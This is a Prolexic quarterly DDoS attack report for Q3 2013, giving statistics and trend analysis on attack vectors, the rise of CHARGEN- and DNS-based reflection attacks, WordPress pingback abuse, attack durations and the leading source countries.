Prolexic Quarterly Global DDoS Attack Report

Q3 2013

DDoS perpetrators changed tactics
to amplify attack sizes and hide identities

www.prolexic.com

PROLEXIC
DDoS Attacks End Here.

Table of Contents

At a Glance

Compared to Q2 2013

- 1.58 percent increase in total DDOS attacks
- 6 percent decrease in application layer (Layer 7) attacks
- 4 percent increase in infrastructure (Layer 3 & 4) attacks
- 44 percent decrease in the average attack duration: 21.33 hours vs. 38 hours
- China maintains its position as the main source country for DDoS attacks

Compared to Q3 2012

- 58 percent increase in total DDOS attacks
- 101 percent increase in application layer (Layer 7) attacks
- 48 percent increase in infrastructure (Layer 3 & 4) attacks
- 12.3 percent increase in the average attack duration: 21.33 hours vs. 19 hours

Analysis and emerging trends

Q3 is typically one of the quieter quarters for distributed denial of service (DDoS) attacks. However, it would be wrong to conclude that Q3 2013 was uneventful, as there was a clear shift in attack methodologies during the quarter and some notable attacks directed at Prolexic's global client base. The largest attack Prolexic mitigated peaked at 120 Gbps and was directed at a media company (see Attack Spotlight on page 12 for more details).

Prolexic observed many interesting metrics that illustrate significant changes in DDoS attack methodologies, most notably a shift away from SYN floods to UDP-based attacks, and the rapid adoption of Distributed Reflection Denial of Service (DrDoS) attacks.

In previous reports, Prolexic has focused on the use of the BroDoS toolkit to generate high-bandwidth attacks using misconfigured servers. Reflection attacks use a different kind of bot and require a different type of server to spoof the target IP. Prolexic believes the adoption of DrDoS attacks is likely to continue, as fewer bots are required to generate high volumes of attack traffic due to reflection and amplification techniques. Another advantage, which may contribute to the increasing adoption of DrDoS attacks, is the anonymity provided by spoofing IP addresses.

As in previous quarters, attackers primarily used infrastructure-directed attacks (Layer 3 and Layer 4). This accounted for 76.52 percent of all attacks, with application layer attacks making up the remainder. As noted above, there was a shift in infrastructure attack methodologies, illustrating the increased of use of the CHARGEN protocol in DrDoS attacks.

For the quarter, peak bandwidth averaged 3.06 Gbps and peak packets-per-second (pps) averaged 4.22 Mpps[1]. Average attack duration declined considerably, dropping to 21.33 hours. This change can be attributed to the absence of the BroDoS framework and the increasing number of reflection attacks, which are typically shorter in duration. This reverses the trend of gradually increasing attack durations in recent quarters.

Q3 2013 set a record for the number of attacks directed against Prolexic's global client base. The increase was inconsequential (1.58 percent) compared to the previous quarter, but illustrates a consistently heightened level of global DDoS attack activity. July was the most active month of the quarter, accounting for 36.70 percent of all attacks, followed by September (35.55 percent) and August (27.75 percent). In Q3, the week of July 21 was the most active of the quarter.

As is commonplace, the list of source countries responsible for launching DDoS attacks was dynamic with the exception of China, which remained firmly in first place with 62.26 percent of attack sources. Such a high percentage easily overshadowed other countries on the top 10 list, each of which originated less than 10 percent of attacks.

1 Prolexic no longer provides average attack bandwidth (Gbps) and average packet-per-second (pps) rates in its quarterly attack reports. Peak rates are a better measure of the size and intensity of DDoS attacks and are more useful for capacity planning purposes.

Compared to Q3 2012

Compared to Q3 2012, the total number of attacks increased 58 percent. Looking at attack types, the total number of infrastructure attacks increased 48 percent, while the total number of application attacks (Layer 7) increased by 101 percent compared to a year ago. Most notable is the significant rise (+265 percent) in the use of reflection attacks compared to the same quarter in 2012. Average attack durations remained virtually unchanged, registering an increase of just 2 percent.

Compared to Q2 2013

The number of attacks increased 1.58 percent compared to the previous quarter, reflecting a consistently high level of DDoS attack activity. A slight shift to infrastructure attacks from application attacks was noted, but it is not as significant. Compared to last quarter, attack methodologies have shifted away from SYN floods to UDP-based attacks and especially reflection attacks. Average attack duration fell considerably from 38 hours last quarter to 21.33 hours in Q3.

Total attack vectors (Q3 2013)

A small percentage reduction was observed for application attack vectors during Q3 2013 when compared to the previous quarter. Application attacks declined slightly to 23.48 percent, down from 25.29 percent in Q2 2013. However, in comparison with the same quarter a year ago, application attacks have increased by almost 6 percent (from 17 percent to 23 percent).

Infrastructure attacks, which totaled 76.52 percent in Q3 2013, continued to represent the majority of attacks observed and mitigated. There was a small (2 percent) increase compared to last quarter (76.52 percent vs. 74.71 percent) and an approximately 4 percent reduction when compared to a year ago (76.52 percent vs. 81.40 percent). Q3 2012 application attacks represented approximately 19 percent of all attacks, while this quarter the total percentage of application layer attacks rose to 23 percent, an increase of approximately 4 percent.

The use of application-based attacks remained consistent, though some of the major campaigns that used web-based attack vectors subsided. Worth noting was the increased of use of CHARGEN in DrDoS attacks, which has been seen in several recent campaigns as a primary attack vector. A significant shift to reflection-based attack vectors was also observed, rising 69 percent compared to the previous quarter, and 265 percent when compared to the same quarter a year ago.




Figure 1: Types of DDoS attacks and their relative distribution in Q3 2013

Infrastructure layer attacks

The use of the CHARGEN protocol increased 3.37 percent when compared to other infrastructure attack methods. PLXsert has closely monitored the increased use of the CHARGEN attack methodology and authored a **white paper** on the topic. The use of CHARGEN has helped fuel the use of reflection vector attacks, especially as a result of the release of new DDoS tools and methods, which is discussed in detail later in this report.

Analysts estimate that there are hundreds of thousands of servers hosting vulnerable CHARGEN services. These numbers are expected to increase as new misconfigured servers are deployed worldwide. The seemingly small 3 percent increase in CHARGEN protocol attacks is notable, considering there were no observed CHARGEN attacks during Q2 2013.

Another noticeable change is the use of the DNS protocol as an attack vector. PLXsert previously released **white papers** and **proof of concept tools** that demonstrate methods in which the DNS protocol can be abused and turned into an attack vector as part of a reflection attack. Figure 1 shows that (8.94 percent) of infrastructure attacks were based on the DNS attack protocol, a 4 percent increase compared to Q3 2012 (5 percent).

Infrastructure-based attack protocols such as SYN remained in steady use throughout the quarter at 18.16 percent. SYN has also been observed in reflection attack campaigns. The UDP attack vector totaled 29.32 percent of all attacks – a 10 percent increase compared to the previous quarter, returning to levels seen in Q2 2012 (29 percent).

Q3 statistics indicate that attackers currently favor UDP protocol-based attacks. Adoption of the UDP-based CHARGEN protocol has been rapid, and it is widely available on the DDoS-as-a-Service market. Its use in attacks is expected to increase unless cleanup efforts and information awareness campaigns are undertaken to highlight the CHARGEN attack method.

Application attacks

The use of application layer DDoS attacks has been consistent, representing more than 20 percent of the total number of attacks. This can be attributed to the effectiveness of the method, as fewer bots are needed to exhaust the resources of a target application.

PLXsert has observed widespread use of PHP web shell-based botnets. Although major campaigns against financial institutions have subsided, our research shows that these botnet graveyards have now been taken over and activated by different, unaffiliated hacking groups. Parts of these botnets have also been adopted by DDoS-as-a-Service vendors. Consequently, these powerful botnets are available for use and can be directed to any target of choice. Their presence has increased the effectiveness of DDoS attack services.

At 23.48 percent, there is a 2.5 percent decrease in total application attacks compared to last quarter (26 percent) and an approximate 5 percent increase compared to Q3 2012 (19 percent). This reflects a fairly consistent level of Layer 7 attacks. When looking at the Layer 7 protocols, HTTP GET leads with 18.03 percent, a 4 percent reduction from last quarter and a 5 percent increase from Q3 2012 (13.50 percent). The HTTP POST protocol is second, with 3.37 percent of all attacks and the SSL GET protocol was third with 0.78 percent.

Comparison: Attack vectors (Q3 2013, Q2 2013, Q3 2012)

Attack vectors remained consistent throughout Q3 2013, favoring infrastructure layer attacks over application layer attacks. Previous reports validate a steady increase in both UDP/UDP fragment floods mitigated by Prolexic Technologies; this is due to global attack campaigns being engaged with a proliferation of PHP booter web shells. Although PHP booter shells are capable of launching application layer attacks, the coding and customization is slightly more complex than the average DDoS attack script, and therefore UDP floods were frequently chosen. This attack method within the PHP booter framework has evolved to include other methods such as DNS and CHARGEN, thus modifying the scope of attack types being used by malicious actors. This is evident by the increase of reflection attacks this quarter.

When Q3 2013 Layer 3 attack statistics are analyzed at a more granular level, it appears that a significant portion of UDP floods were reflected amplification attacks using DNS and CHARGEN. Traditional attack methods, such as ICMP floods, dropped this quarter. The movement away from ICMP floods toward reflected amplification attacks is due to a shift in attack offerings among DDoS-as-a-Service stressor services.

Throughout 2012 and 2013, CHARGEN attacks grew in prominence from a rarely used debug protocol to a potent source of unwanted, amplified traffic. Source port UDP 19 serves as a unique identifier for CHARGEN attacks.

Reflected amplification attacks were a potentially greater DDoS threat than Layer 7 application attacks this quarter, and once again, WordPress blogs were exploited en masse. However, this time attackers simply made use of intended XML-RPC pingback functionalities that were enabled by default. In short, attackers would send spoofed traffic to victim WordPress blogs that had XML-RPC pingback enabled, and the blogs would respond to the target with a large, unwanted body of XML. In response to these attacks, WordPress no longer has XML-RPC enabled by default on new installations. More information about this attack vector can be found at **http://www.virusbtn.com/news/2013/05_01.xml**.

The graphic in Figure 2 compares Q3 2013 attack vectors with Q2 2013 and Q3 2012. As previously noted, 3.37 percent of UDP traffic originated as CHARGEN attacks, 11.41 percent consisted of ICMP traffic and 8.94 percent consisted of DNS traffic. The DNS attack traffic over the quarter represents a shift in the DDoS-as-a-Service market – a decrease of DNS amplification traffic and an increase of CHARGEN attack traffic.




Figure 2: Attack vectors Q3 2013, Q2 2013 and Q3 2012

Regarding additional Layer 3/4 attack vectors, the SYN flood attack vector consisted of 18.16 percent of total infrastructure DDoS attacks. This statistic indicates that SYN floods remain the most popular vector for Layer 3 attacks. Although the percentage of SYN floods has decreased this quarter compared to Q2 2013 and Q3 2012, SYN floods still remain the most popular of all infrastructure attacks, most likely due to the proliferation of easy-to-use stress-testing tools that are freely available.

If SYN and SYN Push floods are combined (18.16 percent + 0.13 percent = 18.29 percent) and compared with UDP and UDP Fragment floods (14.66 percent + 14.66 percent = 29.32), the data clearly shows a strong increase in the adoption of UDP-based attack methodologies in Q3.

Total attacks per week (Q3 2013 vs. Q3 2012)

Figure 3 shows the quarter's busiest week for DDoS attack activity was August 26-September 1. Attacks that week nearly tripled year-over-year. This might relate to schools and universities resuming after the summer break. Attack alerts began to spike on Prolexic's mitigation network during this time, in comparison to Q3 2012, which was comparatively idle.

The use of *itsoknoproblembro* (BroDoS) botnet has decreased substantially over the last several months and has been ineffective as a DDoS attack and propaganda tool due to Internet cleanup efforts and widespread knowledge about its attack methods and tools. PLXsert observed a significant decline in active BroBots (machines that are infected with the attack scripts) based on third-party intelligence sources that track infections of this threat.




Figure 3: Changes in DDoS attacks per week Q3 2013 vs. Q3 2012

Top ten source countries (Q3 2013)

China was the main source of DDoS attacks during Q3 2013, accounting for 62 percent of attacks. Within China, several thousand open CHARGEN servers have originated attack traffic identified in these campaigns.

The United States took second place among the top attack source countries with 9.06 percent. The United States has one of the biggest computer infrastructures in the world, and it is expected that its appearance in the top 10 will fluctuate as new vulnerabilities spawn more zombies and command-and-control servers, which initiates a cycle of identification, blacklisting and eventual cleanup.

A slightly different cycle occurs in regions with very large infrastructures where server administrators are inexperienced with enterprise network management, and in regions where there is a proliferation of so-called bulletproof hosting farms. These hosts are ISPs that do not obey their own terms of service and tolerate malicious activity for a higher fee.

In Q3 2013, the Republic of Korea ranked third as an originator of DDoS traffic, accounting for 7.09 percent of attacks. Korea has been a steady participant in the top 10, as has Brazil, in fourth place with 4.46 percent of attacks, and Russia with 4.45 percent of attacks.

At the bottom of the top 10 rankings, we found India (3.45 percent), Taiwan (2.95 percent), Poland (2.23 percent), Japan (2.11 percent) and Italy (1.94 percent).




Figure 4: Top ten source countries for DDoS attacks in Q3 2013

Comparison: Top ten source countries (Q3 2013, Q2 2013, Q3 2012)

This quarter, the number of attacks originating from China increased 22.92 percent compared to last quarter (39.08 percent) and 26.79 percent compared to Q3 2012. China possesses a large number of CHARGEN servers that are participating in reflection attack campaigns, which played a significant role in its securing the top position in Q3.

The United States was in second place, having originated 9.06 percent of attacks, which represents an increase of 4.94 percent compared to Q2 2013 (4.12 percent) and a reduction of 18.79 percent compared to Q3 2012 (27.85 percent).

Mexico was absent from the top 10, despite placing second the previous quarter by originating 27.32 percent of attacks in Q2. No significant DDoS campaigns were observed from Mexico this quarter.

Other countries represented in Q3 include the Republic of Korea with 7 percent, similar to Q2 2013 and an increase of 5 percent compared Q3 2012. The Russian Federation originated 4.45 percent of attacks, which is 3.13 percent less compared to Q2 2013 (7.58 percent). At 2.95 percent, Taiwan increased its total slightly compared to last quarter (1.81 percent). Italy originated 1.94 percent of DDoS attack traffic, down from 2.28 percent in Q2.




Figure 5: Top ten source countries for DDoS attacks in Q3 2013, Q2 2013 and Q3 2012

Comparison: Attack campaign start time per day (Q3 2013, Q2 2013, Q3 2012)

As noted in Prolexic's previous reports, the majority of DDoS attacks take place around 12:00 GMT, which equates to 4 a.m. Pacific and 7 a.m. Eastern in the United States. This quarter was no different with 12:00 GMT being the most popular attack start time. The two hours that immediately followed were the second and third most popular attack times.

Figure 6 outlines the distribution of attack start times. The graph also shows attack traffic during Q2 2013 and Q3 2012. The data indicates the majority of attacks occur between 12:00 GMT and 18:00 GMT.

